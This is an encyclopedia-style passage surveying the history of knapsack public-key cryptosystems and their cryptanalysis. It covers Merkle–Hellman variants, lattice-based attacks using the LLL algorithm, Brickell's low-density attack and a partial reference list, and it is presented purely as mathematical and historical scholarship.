In the beginning of 1981, Lenstra [34] found a polynomial time algorithm to solve the integer linear programming problem, when the number of unknowns is fixed. The complexity of the algorithm grows exponentially if the size of the number of unknowns increases. A part of Lenstra's algorithm uses a *lattice reduction algorithm* (more details are given in Section "Some Details"). The importance of Lenstra's work on the security of knapsack cryptosystems will be explained later on.

In 1982, Desmedt, Vandewalle, and Govaerts [16, 17] and independently Eier and Lagger [23] demonstrated that any *public key* that is obtained from a superincreasing sequence using the Merkle–Hellman transformation has infinitely many *decryption* keys. In general, if some *public key* is obtained using a Merkle–Hellman transformation, then there exist infinitely many other parameters, which would result in the same *public key* when used to construct it. This has been called "a key observation that led eventually to the complete demise of these knapsack systems" [8].

Desmedt, Vandewalle, and Govaerts [17] also proposed a different way to decrypt and build *public key*s. In previous schemes one finds *all plaintext bit*s x_i from the same S^1. In their approach, the size of the knapsack, n, *grows* during the construction of the *public key*. Each transformation only allows to recover some bit(s) x_i of the *plaintext*. Let us briefly explain the other type of partially easy sequence, called *ED*. If d divides all a_i^j, except a_r^j, then if $S^j = \sum_{i=1}^{n} x_i a_i^j$, it is easy to find x_r by checking if d divides S^j or not. The method discussed here to construct the *public key*, together with the partially easy sequence already discussed will be called the *Desmedt–Vandewalle–Govaerts* knapsack.

In the beginning of 1982, Lenstra, Lenstra, and Lovasz found some algorithm for factoring polynomials with rational coefficients [35]. A part of this algorithm is an improvement of the *lattice reduction algorithm* (described in [34]). This improvement is known in the cryptographic world as the *LLL algorithm*. Remark that the *LLL algorithm* speeds up the algorithm to solve the integer linear programming (with the number of variables fixed) [36]. Another application of it is that it allows to find some simultaneous Diophantine approximations [35].

In April 1982, Shamir broke the basic Merkle–Hellman scheme [49, 51]. His attack uses the same observation as above, related to the integer linear programming problem. Shamir was able to reduce dramatically the number of unknowns (in almost all cases) in the integer linear programming problem. In fact the cryptanalyst first guesses the correct subsequence of the *public key* corresponding with the smallest superincreasing elements. The number of elements in the subsequence is small. Because the Lenstra algorithm (to solve the integer linear programming problem) is feasible if the number of unknowns is small, Shamir was able to break the basic Merkle–Hellman scheme.

A few months later, Brickell, Davis, and Simmons [10] found that by a careful construction of the *public key* (using the basic Merkle–Hellman scheme) the designer can avoid Shamir's attack. This work demonstrated clearly that one has to be careful with attacks, which break systems in *almost all cases*. However, as a consequence of further research, this work has become a technical remark.

About the same time Davio came with a new easy sequence [15]. This easy sequence is based on ED, but it allows to find all x_i at once. The construction is similar to the proof of the Chinese remainder theorem.

Adleman broke the basic Graham–Shamir scheme [1]. The main idea of Adleman was to treat the cryptanalytic method as a *lattice reduction* problem and not as a linear integer programming problem. *This idea was one of the most influential in the area of breaking cryptographic knapsack algorithms*. To solve the lattice problem he used the *LLL algorithm* [35]. The choice of a good lattice plays a key role in his paper.

In August 1982, Shamir presented a new knapsack scheme, known as *Shamir's ultimate knapsack scheme* [50]. The main idea is that instead of applying k Merkle–Hellman transformations, Alice uses "exactly" $n-1$ of such transformations when constructing her *public key*. "Exactly" means here that after each transformation (e.g., j^{th}) one checks if $\mathbf{a}^j$ is linearly independent of $(\mathbf{a}^1, \ldots, \mathbf{a}^{j-1})$; if not, one drops $\mathbf{a}^j$, makes a new one, and tries again. The final result $\mathbf{a}^n$ is the *public key*. To decrypt S, Alice applies her $n-1$ reverse secret transformations. She starts with $S^n = S$ and by calculating the other S^j, similar as in the Merkle–Hellman case (see Section "The Cryptographic Knapsack Scheme: An Introduction"). So she obtains a set of linear equations :

$$\begin{pmatrix} S^1 \\ \vdots \\ S^{n-1} \\ S^n \end{pmatrix} = \begin{pmatrix} a_1^1 & \ldots & a_n^1 \\ \vdots & \ddots & \vdots \\ a_1^{n-1} & \ldots & a_n^{n-1} \\ a_1^n & \ldots & a_n^n \end{pmatrix} \cdot \begin{pmatrix} x_1 \\ \vdots \\ x_{n-1} \\ x_n \end{pmatrix} \tag{8}$$

After the discussed transformations to find $\mathbf{x}$, Alice only has to solve a set of linear equations. It is important to observe that the obtained *public key* is one-to-one, even if $\mathbf{a}^1$ is *not* an easy sequence, or even if no partially easy sequences are used. This follows from the non-singularity of the matrix in Eq. 8.

Other research went on, trying to obtain other easy (or partially easy) knapsack sequences. Petit [43] defined *lexicographic knapsacks*. Let $w(\cdot)$ be the Hamming weight function. **a** is called lexicographic, if and only if, $\mathbf{a}^T\mathbf{x} < \mathbf{a}^T\mathbf{y}$ for all binary **x** and **y**, with $\mathbf{x} \neq \mathbf{y}$ and one of the two cases (a) $w(\mathbf{x}) < w(\mathbf{y})$ or (b) $w(\mathbf{x}) = w(\mathbf{y})$ and **x** and **y** satisfy together $x_k\bar{y}_k = 1$ and $x_i \oplus y_i = 0$ for all $i < k$, with $\oplus$ the exclusive or. The construction the *public key* is as in the Merkle–Hellman case, using Merkle–Hellman transformations.

Willett [54] also came with another easy sequence and a partially easy sequence, which are then used similarly as in the Merkle–Hellman and in the Desmedt–Vandewalle–Govaerts knapsack. We only discuss the easy sequence. It is not to difficult to figure out how it works in the case of the partially easy sequence. The i^{th} row of the matrix in Eq. 9 corresponds with the binary representation of a_i^1.

$$[T_n\, C_n\, O_{n-1}\, T_{n-1}\, C_{n-1} \ldots O_2\, T_2\, C_2\, O_1\, T_1\, C_1], \qquad (9)$$

In Eq. 9, the T_i are randomly chosen binary matrices, the C_i are $n \times 1$ binary column vectors such that they (C_i) are linearly independent modulo 2, and the O_i are $n \times l_i$ zero binary matrices, where $l_i \geq \log_2 n$. Let us call the locations of the C_i t_i. To find **x** out of S_1, we first represent S_1 binary, and we call these bits s_h. As a consequence of the choice of l_i, the bits s_{t_i} are not influenced by T_{i-1} and C_{i-1}. To find **x** we have to solve modulo 2:

$$\begin{pmatrix} s_{t_1} \\ \vdots \\ s_{t_{n-1}} \\ s_{t_n} \end{pmatrix} = \begin{pmatrix} c_1^1 & \ldots & c_n^1 \\ \vdots & \ddots & \vdots \\ c_1^{n-1} & \ldots & c_n^{n-1} \\ c_1^n & \ldots & c_n^n \end{pmatrix} \cdot \begin{pmatrix} x_1 \\ \vdots \\ x_{n-1} \\ x_n \end{pmatrix} \bmod 2,$$

where the c_i^j are coefficients of C_i.

McAuley and Goodman [37] proposed in December 1982 a very similar knapsack scheme as the one proposed by Davio (see higher). The differences are that no Merkle–Hellman transformations are used and that the **x** can have more values than binary (they have to be smaller than a given value and larger or equal than zero). The trapdoor information consists only in secrecy of the primes that were used in the construction.

By the end of 1982 and the beginning of 1983, Desmedt, Vandewalle, and Govaerts [19] generalized Shamir's ultimate knapsack scheme by generalizing the Merkle–Hellman transformation, calling it *the general knapsack scheme*. All previously discussed knapsack systems are special cases of this one [20]. In Shamir's scheme one can only choose one vector and start the transformation, while here n choices of vectors are necessary (or are done implicitly).

Around the same time Brickell cryptanalyzed low-density knapsacks [3, 5]. A similar attack was independently found by Lagarias and Odlyzko [32]. To perform his attack, Brickell first generalized the Merkle–Hellman dominance condition. The integers he used may also be negative. Brickell called a *modular mapping* $*w$ mod m from **a** into **c** to have the *small sum* property if $c_i \equiv a_i w \bmod m$, and $m > \sum |c_i|$. He called mappings satisfying this property *SSMM*. Given $\sum x_i a_i$ one can easily calculate $\sum x_i c_i$. This is done exactly as in the reverse Merkle–Hellman case. If the result is greater than $\sum_{c_i>0} c_i$ M is subtracted from it. He tries to find $n-1$ such transformations all starting from the *public key* **a**. He can then solve a set of equations similar as in the ultimate scheme of Shamir (remark the difference in obtaining the matrix). To obtain such transformations in order to break, he uses the *LLL algorithm* choosing a special lattice. If all the *reduced lattice* basis vectors are short enough, he will succeed. This happens probably when the density is less than $1/\log_2 n$. In the other cases, he uses some trick to transform the problem into one satisfying the previous condition. Arguments were given that this will succeed almost always when the density is less than 0.39. The low dense attack proposed by Lagarias and Odlyzko is expected to work when the density of the knapsack is less than 0.645. These attacks break the ultimate scheme of Shamir, because the density of the *public key* is small as a consequence of the construction method of the *public key*.

Lagarias found some nice foundation for the attacks on the knapsack system, by discussing what he called *unusually good* simultaneous Diophantine approximations [30]. Lagarias used similar ideas [31] to analyze Shamir's attack on the basic Merkle–Hellman scheme. The main result is that Shamir overlooked some problems, but nevertheless his attack works almost always.

Brickell, Lagarias, and Odlyzko performed an evaluation [11] of the Adleman's attack on multiple iterated Merkle–Hellman and Graham–Shamir schemes. They concluded that his attack on the basic Graham–Shamir scheme works, but that the version to break iterated Merkle–Hellman or Graham–Shamir scheme failed. The main reason for it was that the *LLL algorithm* found so-called undesired vectors, which could not be used to cryptanalyze the cited systems. Even in the case that only two transformations were applied (to construct the *public key*) his attack fails.

Karnin proposed in 1983 an improved time–memory–processor trade-off [29] for the knapsack problem. The idea is related to *exhaustive key search* [21] and *Hellman's time–memory trade-off* [26], in which an *exhaustive key search* is used to break the system using straightforward or

more advanced ideas. The result has only theoretical value if the dimension of the knapsack system n is large.

In 1984, Goodman and McAuley proposed a small modification [25] to their previous system [37]. In the new version some modulo transformation is applied.

In the same year, Brickell proposed how to cryptanalyze [6] the iterated Merkle–Hellman and Graham–Shamir scheme. As usual no proof is provided that the breaking algorithm works; arguments for the heuristics are described in [6]. Several *public key*s were generated by the Merkle–Hellman and Graham–Shamir schemes and turned out to be breakable by Brickell's attack. Again the *LLL algorithm* is the driving part of the attack. First the cryptanalyst picks out a subset of the sequence corresponding with the *public key*. These elements are entered in a special way in the *LLL algorithm*. A reduced basis for that lattice is obtained. Then one calculates the linear relation between the old and new basis for the lattice. This last information will allow to decide if the selected subset was "good." If it was not, one restarts at the beginning. If it was a good set, one can calculate the number of iterations that were used by the designer during the construction of the *public key*. Some calculation of determinants will then return an almost superincreasing sequence. Proceeding with almost superincreasing sequences was already discussed by Karnin and Hellman [28] (remarkable is the contradiction in the conclusion of their paper and its use by Brickell!).

In October 1984, Odlyzko found an effective method to cryptanalyze the McAuley–Goodman and the Goodman–McAuley schemes, using mainly *gcd*'s [41].

Later on Brickell [7] was able to break with a similar idea as in [6] a lot of other knapsack schemes, e.g., the Desmedt–Vandewalle–Govaerts, the Davio, the Willett, the Petit, and the Goodman–McAuley. The attack affects also the security of the so-called general knapsack scheme.

At Eurocrypt 85 Di Porto [22] presented two new knapsack schemes, which are very close to the Goodman–McAuley one. However they were broken during the same conference by Odlyzko.

The Case of Usual Knapsacks with Other Encryption Functions

Arazi proposed in 1979 a new knapsack-based additive knapsack algorithm to protect the privacy of the message [2]. Its main difference with the Merkle–Hellman *encryption* is that random noise is used in the *encryption* function. The parameters that are chosen during the construction of the *public key* have to satisfy some properties (see [2]).

In 1983, Brickell also presented a new knapsack system [4], which is similar to the Arazi one.

Brickell declared one year later his new own scheme insecure, as a consequence of his attack on iterated knapsacks [6].

Chor and Rivest proposed in 1984 another knapsack-based system [13]. The *encryption* process is very close to the one in the Merkle–Hellman scheme. The main difference in the *encryption* is that $\sum x_i \leq h$ for some given h. The trapdoor technique does not use a modular multiplication (as do almost all other knapsack schemes). The trapdoor uses the discrete log problem [40, 44] (see also Section "A Survey of the History of the Cryptographic Knapsack"). A study of possible attacks was done, but it turned out that by a good choice of parameters all attacks known at that moment could be avoided. New attacks were set up by the authors [13] but this did not change the above conclusion.

In 1985, Brickell broke the Arazi knapsack system [7]. In 1985, Cooper and Patterson [14] also proposed some new trapdoor knapsack algorithm, which can however be cryptanalyzed by Brickell [7]. The same attack of Brickell can break this knapsack as well as the Lagger knapsack [33].

Since 1985, interest in *public key* knapsacks vanished almost completely. In 1998, the Chor–Rivest scheme was finally cryptanalyzed [53].

Additive knapsacks have been suggested as an encryption scheme to remain secure after the construction of a powerful quantum computer [42]. The decryption is based on the concept of a multiplicative knapsack and requires a quantum computer.

The Multiplicative Knapsack Scheme and Its History

The so-called *multiplicative* knapsack here uses exactly the same *encryption* function as the Merkle–Hellman additive knapsack scheme. However the trapdoor is completely different in nature, because it is mainly based on a transformation from an additive knapsack problem into a *multiplicative* one. It was presented by Merkle and Hellman in their original paper [38].

Let us first explain the construction of the *public key*. One chooses n relative prime positive numbers $(p_1, p_2, \ldots, p_n)$, some prime q, such that $q-1$ has only small primes and such that

$$q > \prod_{i=1}^{n} p_i \tag{10}$$

and some primitive root b modulo q. One then finds integers a_i, where $1 \leq a_i \leq q-1$, such that $p_i \equiv b^{a_i} \bmod q$. So, a_i is the discrete logarithm of p_i base b modulo q. This

explains why $q-1$ was chosen as the product of small primes, since the *Pohlig–Hellman algorithm* can calculate easily these discrete logarithms in that case [44].

To decrypt one calculates $S' = b^S \bmod q$, because $b^S = b^{\sum x_i \cdot a_i} = \prod b^{x_i \cdot a_i} = \prod p_i^{x_i} \bmod q$. The last equality is a consequence of the condition in Eq. 10. One can easily find the corresponding $\mathbf{x}$ starting from S', using the fact that the numbers p_i are relative prime. This last point is important, because in the general case the subset product problem is NP-complete [24].

This scheme can be cryptanalyzed by a low dense attack [5, 32]. However the disadvantage is that it requires a separate run of the *lattice reduction algorithm* (which takes at least on the order of n^4 operations) to attack each n bit message. To overcome that problem, Odlyzko tried another attack [39]. Herein he starts from the assumption that some of the p_i are known. He then tries to find q and b. He also assumes that b, q, and the a_i consist of approximately m bits. His attack will take a polynomial time if $m = O(n \log n)$. Also in this attack the *LLL algorithm* is the driving force. A special choice [39] of the lattice is used to attack the system. Once the b and q are found, the cryptanalyst can as easily cryptanalyze *ciphertext*s as the receiver can decrypt them.

The Trapdoor Knapsack Schemes to Protect Signatures and Authenticity

To make a *signature* the sender applies the *decryption* function on the *plaintext*. From this point of view it is easy to understand that the higher discussed knapsack schemes are not well suited for this purpose. Indeed if the *decryption* function is not "enough" (pseudo) invertible, the sender has to perform other trials in order to generate a *signature*. Such a scheme was presented in the original Merkle–Hellman paper [38]. Shamir suggested a more practical one [47] in 1978.

In 1982, Schöbi and Massey proposed another version of [46] as a fast *signature* scheme.

In 1982–1983, Odlyzko broke [39] the Shamir's fast *signature* and the Schöbi–Massey one. Here also the *LLL algorithm* plays an important role.

Some Details

A small encyclopedia is required to discuss all schemes, weaknesses and attacks in details. Only three issues are discussed in more depth, being: (a) why the Merkle–Hellman transformation leads to the possibility of more than one *decryption* key to break, (b) the *LLL algorithm*, and (c) its use in the low-density attack of Brickell.

The Existence of Infinitely Many Decryption Keys

Let us focus on the basic Merkle–Hellman scheme. Suppose w^{-1} and m correspond with the reverse Merkle–Hellman transformation and that a'_i was the used superincreasing sequence. We will demonstrate that other values allow to break (call these V, M, and a''_i). In order to analyze for which V and M Eq. 3–5 (see also Eq. 6) holds, let us reformulate the Merkle–Hellman transformation in terms of *linear inequalities*. $a''_i \equiv a_i \cdot V \bmod M$ and $0 < a''_i < M$ can be reformulated into :

$$0 < a''_i = (a_i \cdot V - s_i \cdot M) < M, \quad s_i \text{ integer} \tag{11}$$

Remark that s_i is equal to $\lfloor (a_i \cdot V)/M \rfloor$ with $\lfloor \cdot \rfloor$ the floor function.

Using Eq. 11, the conditions in Eq. 3–5 (see also Eq. 6) and the condition of superincreasing of $\mathbf{a}''$ can be expressed as *linear inequalities* on V/M:

$$\text{Eq. 11 gives :} \quad \frac{s_i}{a_i} < \frac{V}{M} < \frac{1+s_i}{a_i} \le 1 \tag{12}$$

$$\text{Eq. 3 gives :} \quad \frac{V}{M} < \frac{1+\sum_{i=1}^{n} s_i}{\sum_{i=1}^{n} a_i} \tag{13}$$

the condition requiring $\mathbf{a}''$ be superincreasing gives for all j, with $2 \le j \le n$:

$$\text{if } a_j < \sum_{i=1}^{j-1} a_i : \frac{V}{M} < \frac{s_j - \sum_{i=1}^{j-1} s_i}{a_j - \sum_{i=1}^{j-1} a_i} \tag{14}$$

$$\text{if } a_j > \sum_{i=1}^{j-1} a_i : \quad \frac{V}{M} > \frac{s_j - \sum_{i=1}^{j-1} s_i}{a_j - \sum_{i=1}^{j-1} a_i} \tag{15}$$

Observe that the condition in Eq. 4 does not impose an extra condition on the ratio V/M. Indeed, for any V/M that satisfies the conditions in Eq. 12–14 one can take coprime V, M in order to satisfy Eq. 4.

Theorem 1 *For each encryption key* $(a_1, a_2, \ldots, a_n)$ *constructed using Eq. 3–5 from a superincreasing sequence* $(a'_1, a'_2, \ldots, a'_n)$, *there exist infinitely many superincreasing sequences satisfying the conditions in Eq. 3–5.*

Proof The conditions Eqs. 3, 5, and superincreasing reformulated as Eqs. 12–15 can be summarized as: $L < \frac{V}{M} < U$, where L and U are rational numbers. Since there exists a

superincreasing *decryption* key, which satisfies Eqs. 3–5, there exists an L and U such that $L < U$. So, infinitely many (V, M) satisfy the bound conditions and the condition that $gcd(V, M) = 1$. □

It is easy to generalizes Theorem 1 to knapsack sequences **a** obtained by multiple Merkle–Hellman transformations [16, 17, 20, 23].

The LLL Algorithm

First we define a *lattice* (in the geometrical sense of the word).

Definition 3 *Let* $(\mathbf{v}^1, \ldots, \mathbf{v}^n)$ *be a linearly independent set of real vectors in an n-dimensional real Euclidean space. The set* $\{u_1\mathbf{v}^1 + \cdots + u_n\mathbf{v}^n \mid u_1, \ldots, u_n \in Z\}$ *is called the lattice with basis* $(\mathbf{v}_1, \ldots, \mathbf{v}_n)$.

Theorem 2 *Let* $(\mathbf{v}^1, \ldots, \mathbf{v}^n)$ *be a basis of a lattice L and let* $\mathbf{v}'^i$ *be the points*

$$\mathbf{v}'^i = \sum_j z_j^i \mathbf{v}^j \qquad for \qquad (1 \le i \le n) \quad and \quad (1 \le j \le n)$$

where z_j^i *are integers, then the set* $(\mathbf{v}'^1, \ldots, \mathbf{v}'^n)$ *is also a base for the same lattice L, if and only if* $\det\left(z_j^i\right) = \pm 1$. *An integer matrix Z with* $\det\left(z_j^i\right) = \pm 1$ *is called an unimodular matrix.*

Proof See [12]. □

As a consequence of Theorem 2, $|\det(\mathbf{v}^1, \ldots, \mathbf{v}^n)|$ is independent of a particular basis for the *lattice*.

For a *lattice L* there does not necessarily exist a set of n vectors that form an orthogonal basis for the *lattice*. The Lenstra–Lenstra–Lovasz (LLL [35, pp. 515–525]) algorithm finds in polynomial time a basis for a *lattice L*, which is nearly orthogonal with respect to a certain measure of non-orthogonality. The *LLL algorithm* does however not find in general the most orthogonal set of n independent vectors. As a consequence of Theorem 2 it finds short (probably not the shortest) vectors. A basis is called *reduced* if it contains relatively short vectors.

Let us briefly describe LLL. Let $\mathbf{v}_1, \mathbf{v}_2, \ldots, \mathbf{v}_n$ belong to the n-dimensional real vector space. To initialize the algorithm an orthogonal real basis $\mathbf{v}_i'$ is calculated, together with μ_j^i $(1 \le j < i \le n)$, such that

$$\mathbf{v}_i' = \mathbf{v}_i - \sum_{j=1}^{i-1} \mu_j^i \mathbf{v}_j' \tag{16}$$

$$\mu_j^i = \left(\mathbf{v}_i, \mathbf{v}_j'\right) / \left(\mathbf{v}_j', \mathbf{v}_j'\right), \tag{17}$$

where $(\cdot, \cdot)$ denotes the ordinary inner (scalar) product. In the course of the algorithm the vectors $\mathbf{v}_1, \mathbf{v}_2, \ldots, \mathbf{v}_n$ will be changed several times, but will always remain a basis for L. After every *change* the $\mathbf{v}_i'$ and μ_j^i are *updated* using Eqs. 16 and 17. A current subscript k is used during the algorithm. LLL starts with $k = 2$. If $k = n + 1$ it terminates. Suppose now $k \le n$, then we first check that $\left|\mu_{k-1}^k\right| \le 1/2$ if $k > 1$. If this does not hold, let r be the integer nearest to μ_{k-1}^k, and *replace* $\mathbf{v}_k$ by $\mathbf{v}_k - r\mathbf{v}_{k-1}$, (do not forget the update). Next we distinguish *two cases*. Suppose that $k \ge 2$ and $\left|\mathbf{v}_k' + \mu_{k-1}^k \mathbf{v}_{k-1}'\right|^2 < (3/4)\left|\mathbf{v}_{k-1}'\right|^2$, then we *interchange* $\mathbf{v}_{k-1}$ and $\mathbf{v}_k$, (do not forget the update), afterward replace k by $k - 1$ and restart. In the *other case* we want to achieve that

$$\left|\mu_j^k\right| \le \frac{1}{2} \qquad for \qquad 1 \le j \le k - 1 \tag{18}$$

If the condition in Eq. 18 does not hold, then let l be the largest index $< k$ with $\mu_l^k > 1/2$, let r be the nearest to μ_l^k, and *replace* $\mathbf{b}_k$ by $\mathbf{b}_k - r\mathbf{b}_l$, (do not forget the update); repeat until the conditions Eq. 18 hold, afterward replace k by $k + 1$ and restart. Remark that if the case $k = 1$ appears, one replaces it by $k = 2$.

The Use of the LLL Algorithm in Brickell's Low Dense Attack

In Section "A Survey of the History of the Cryptographic Knapsack", we briefly discussed *Brickell's low dense attack*. We introduced the concept of *SSMM* and have given a sketch of *Brickell's low dense attack*. Remember also that if the density is not low enough $(> 1/\log_2 n)$ it has to be artificially lowered. We will only discuss the case where it is indeed low enough. This last part is always used as the main technique of the breaking algorithm.

The breaking is based on Theorem 3. Here we first have to define *short enough vector*.

Definition 4 *A vector* **c** *in a lattice L is called short enough related to* a_1 *if*

$$\sum_{i=2}^{n} \left|c_i'\right| < a_1,$$

where $c_1' = 0$ *and* $c_i' = c_i/n$ *for* $2 \le i \le n$.

Theorem 3 *If all vectors in the reduced basis for the lattice, with basis vectors* $\mathbf{t}^i$ *defined in Eq. 19, are short enough related to* a_1, *then we can find* $n - 1$ *independent SSMM for* $a_1, \ldots, a_n$.

$$\begin{array}{lcl}
\mathbf{t}^1 & = & (\ 1 \quad na_2 \quad na_3 \quad na_4 \quad \ldots \quad na_n\ ) \\
\mathbf{t}^2 & = & (\ 0 \quad na_1 \quad 0 \quad 0 \quad \ldots \quad 0\ ) \\
\mathbf{t}^3 & = & (\ 0 \quad 0 \quad na_1 \quad 0 \quad \ldots \quad 0\ ) \\
\mathbf{t}^4 & = & (\ 0 \quad 0 \quad 0 \quad na_1 \quad \ldots \quad 0\ ) \\
\vdots & & \vdots \quad \vdots \quad \vdots \quad \vdots \quad \ddots \quad \vdots \\
\mathbf{t}^n & = & (\ 0 \quad 0 \quad 0 \quad 0 \quad \ldots \quad na_1\ )
\end{array} \tag{19}$$

Proof Call the vectors of the reduced basis $\mathbf{v}^1, \mathbf{v}^2, \ldots, \mathbf{v}^n$. We will first prove that a modular mapping by $v_1^j \bmod a_1$ has the small sum property (see Section "A Survey of the History of the Cryptographic Knapsack"). Since $\mathbf{v}^j$ is an integral linear combination of the vectors in Eq. 19, there exist integers $\left(y_1^j, \ldots, y_n^j\right)$ such that $v_1^j = y_1^j$ and $v_i^j = y_i^j na_1 + y_1^j na_i$ for $2 \le i \le n$. Since n divides v_i^j, let $u_i^j = v_i^j/n$ for $2 \le i \le n$. This implies evidently that $0 \equiv a_1 y_1^j$ and $u_i^j \equiv a_i y_1^j$ for $2 \le i \le n$. As a consequence of the short enough property we have indeed the small sum property. The independence of the $n - 1$ vectors so obtained with SSMM is then easy to prove. □

Arguments are given in [5] that the condition in Theorem 3 are almost satisfied if the density is low enough.

Conclusions

The *encryption* in the Merkle–Hellman knapsack is based on NP-completeness, however, its trapdoor was not. In secure *public key* cryptosystems, the *encryption* process must be hard to invert but it must also be hard to find the original trapdoor *or another trapdoor*. Non-*public key* use of knapsack was investigated, e.g., in [18, 45].

For further details on the research on *public key* knapsack before 1992, consult [9].

Recommended Reading

1. Adleman LM (1983) On breaking the iterated Merkle–Hellman public–key cryptosystem. In: Advances in cryptology, proceedings Crypto 82, Santa Barbara, CA, 23–25 Aug 1982, Plenum, New York, pp 303–308, more details appeared in "On breaking generalized knapsack public key cryptosystems" TR–83–207, Computer Science Dept., University of Southern California, Los Angeles, March 1983
2. Arazi B (1980) A trapdoor multiple mapping. IEEE Trans Inform Theory 26(1):100–102
3. Brickell EF (1983) Solving low density knapsacks in polynomial time. IEEE Intern Symp Inform Theory, St. Jovite, Quebec, Canada, 26–30 Sep 1983, Abstract of papers, pp 129–130
4. Brickell EF (1983) A new knapsack based cryptosystem. Presented at Crypto 83, Santa Barbara, CA, 21–24 Aug 1983
5. Brickell EF (1984) Solving low density knapsacks. In: Advances in cryptology, Proceedings Crypto 83, Santa Barbara, CA, 21–24 Aug 1983. Plenum, New York, pp 25–37
6. Brickell EF (1985) Breaking iterated knapsacks. Advances in cryptology, Proceedings Crypto 84, Santa Barbara, 19–22 Aug 1984. Lecture notes in computer science, vol 196. Springer, Berlin, pp 342–358
7. Brickell EF (1985) Attacks on generalized knapsack schemes. Presented at Eurocrypt 85, Linz, Austria, April 9–11
8. Brickell E, Odlyzko AM (1988) Cryptanalysis: a survey of recent results. Proc IEEE 76(5):578–593
9. Brickell EF, Odlyzko AM (1992) Cryptanalysis: a survey of recent results. In: Simmons GJ (ed) Contemporary cryptology. IEEE Press, New York, pp 501–540
10. Brickell EF, Davis JA, Simmons GJ (1983) A preliminary report on the cryptanalysis of the Merkle–Hellman knapsack cryptosystems. In: Advances in cryptology, proceedings Crypto 82, Santa Barbara, CA, August 23–25. Plenum, New York, pp 289–301
11. Brickell EF, Lagarias JC, Odlyzko AM (1984) Evaluation of the Adleman attack on multiple iterated knapsack cryptosystems. In: Advances in cryptology, proceedings Crypto 83, Santa Barbara, CA, 21–24 Aug 1983. Plenum, New York, pp 39–42
12. Cassels JWS (1971) An introduction to the geometry of numbers. Springer, Berlin
13. Chor B, Rivest RL (1985) A knapsack type public key cryptosystem based on arithmetic in finite fields. In: Advances in cryptology, Proceedings Crypto 84, Santa Barbara, 19–22 Aug 1984. Lecture notes in computer science, vol 196. Springer, Berlin, pp 54–65
14. Cooper RH, Patterson W (1985) Eliminating data expansion in the Chor–Rivest algorithm. Presented at Eurocrypt 85, Linz, Austria, April 9–11, 1985
15. Davio M (1983) Knapsack trapdoor functions: an introduction. In: Longo JP (ed) Proceedings of CISM summer school on: secure digital communications, CISM Udine, Italy, 7–11 June 1982. Springer, pp 41–51
16. Desmedt Y, Vandewalle J, Govaerts R (1982) The use of knapsacks in cryptography public key systems (Critical analysis of the security of knapsack public key algorithms). Presented at: Groupe de Contact Recherche Operationelle du F. N. R. S., Mons, Belgium, 26 Feb 1982, appeared in Fonds National de la Rechereche Scientifique, Groupes de Contact, Sciences Mathématiques
17. Desmedt YG, Vandewalle JP, Govaerts R (1982) A critical analysis of the security of knapsack public key algorithms. IEEE Trans Inform Theory IT-30(4) July 1984, pp 601–611, also presented at IEEE Intern Symp Inform Theory, Les Arcs, France, June 1982, Abstract of papers, pp 115–116
18. Desmedt Y, Vandewalle J, Govaerts R (1982) A highly secure cryptographic algorithm for high speed transmission. In: Globecom '82, Miami, FL, 29 November–2 December 1982. IEEE, Piscataway, pp 180–184
19. Desmedt Y, Vandewalle J, Govaerts R (1983) Linear algebra and extended mappings generalise public key cryptographic knapsack algorithms. Electron Lett 19(10):379–381
20. Desmedt Y (1984) Analysis of the security and new algorithms for modern industrial cryptography. Doctoral Dissertation, Katholieke Universiteit Leuven, Belgium, October 1984
21. Diffie W, Hellman ME (1977) Exhaustive cryptanalysis of the NBS data encryption standard. Computer 10(6):74–84
22. Di Porto A (1985) Public key cryptosystem based on a generalization of the knapsack problem. Presented at Eurocrypt 85, Linz, Austria, 9–11 April 1985
23. Eier R, Lagger H (1983) Trapdoors in knapsack cryptosystems. In: Beth T (ed) Cryptography. Proceedings of Burg Feuerstein 1982. Lecture notes in computer science, vol 149. Springer, Berlin, pp 316–322
24. Garey MR, Johnson DS (1979) Computers and intractability: a guide to the theory of NP – Completeness. W. H. Freeman and Company, San Francisco
25. Goodman RM, McAuley AJ (1985) A new trapdoor knapsack public key cryptosystem. Advances in cryptology, Proceedings of Eurocrypt 84, Paris, France, 9–11 April 1984. Lecture notes in computer science, vol 209. Springer, Berlin, pp 150–158

26. Hellman ME (1980) A cryptanalytic time–memory trade–off. IEEE Trans Inform Theory IT–26(4):401–406
27. Henry PS (1981) Fast decryption algorithm for the knapsack cryptographic system. Bell Syst Tech J 60(5):767–773
28. Karnin ED, Hellman ME (1983) The largest Super–increasing subset of a random set. IEEE Trans Inform Theory IT-29(1)146–148, January 1983, also presented at IEEE international symposium information theory, Les Arcs, France, June 1982, Abstract of papers, pp 113
29. Karnin ED (1984) A parallel algorithm for the knapsack problem. IEEE Trans Comput C-33(5):404–408, also presented at IEEE international symposium information theory, St. Jovite, Quebec, Canada, 26–30 Sep 1983, Abstract of papers, pp 130–131
30. Lagarias JC (1984) Knapsack public key cryptosystems and diophantine approximation. Advances in cryptology, Proceedings crypto 83, Santa Barbara, CA, 21–24 Aug 1983. Plenum, New York, pp 3–23
31. Lagarias JC (1984) Performance analysis of Shamir's attack on the basic Merkle–Hellman knapsack cryptosystem. Proceedings of 11th international colloquium on automata, languages and programming (ICALP), Antwerp, Belgium, 16–20 July 1984. Lecture notes in computer science, vol 172. Springer Verlag, Berlin
32. Lagarias JC, Odlyzko AM (1983) Solving low density subset sumproblems. In: Proceedings of 24th annual IEEE symposium on foundations of computer science. IEEE, New York, pp 1–10
33. Lagger H Public key algorithm based on knapsack systems (in German). Dissertation, Technical University Vienna, Austria
34. Lenstra HW Jr (1981) Integer programming with a fixed number of variables. University of Amsterdam, Dept. of Mathematics, Technical Report, 81–03, April 1981
35. Lenstra AK, Lenstra HW Jr, Lovasz L (1982) Factoring polynomials with rational coefficients. Mathematische Annalen 261:515–534
36. Lenstra HW Jr (1983) Integer programming with a fixed number of variables. Math Oper Res 8(4):538–548
37. McAuley AJ, Goodman RM (1983) Modifications to the trapdoor–knapsack public key cryptosystem. IEEE international symposium information theory, St. Jovite, Quebec, Canada, 26–30 Sep 1983, Abstract of papers, p 130
38. Merkle RC, Hellman ME (1978) Hiding information and signatures in trapdoor knapsacks. IEEE Trans Inform Theory 24(5):525–530
39. Odlyzko AM (1983) Cryptanalytic attacks on the multiplicative knapsack cryptosystem and on Shamir's fast signature system. IEEE Trans Inform Theory IT-30(4):594–601, also presented at IEEE International Symposium Information Theory, St. Jovite, Quebec, Canada, 26–30 Sept 1983, Abstract of papers, p 129
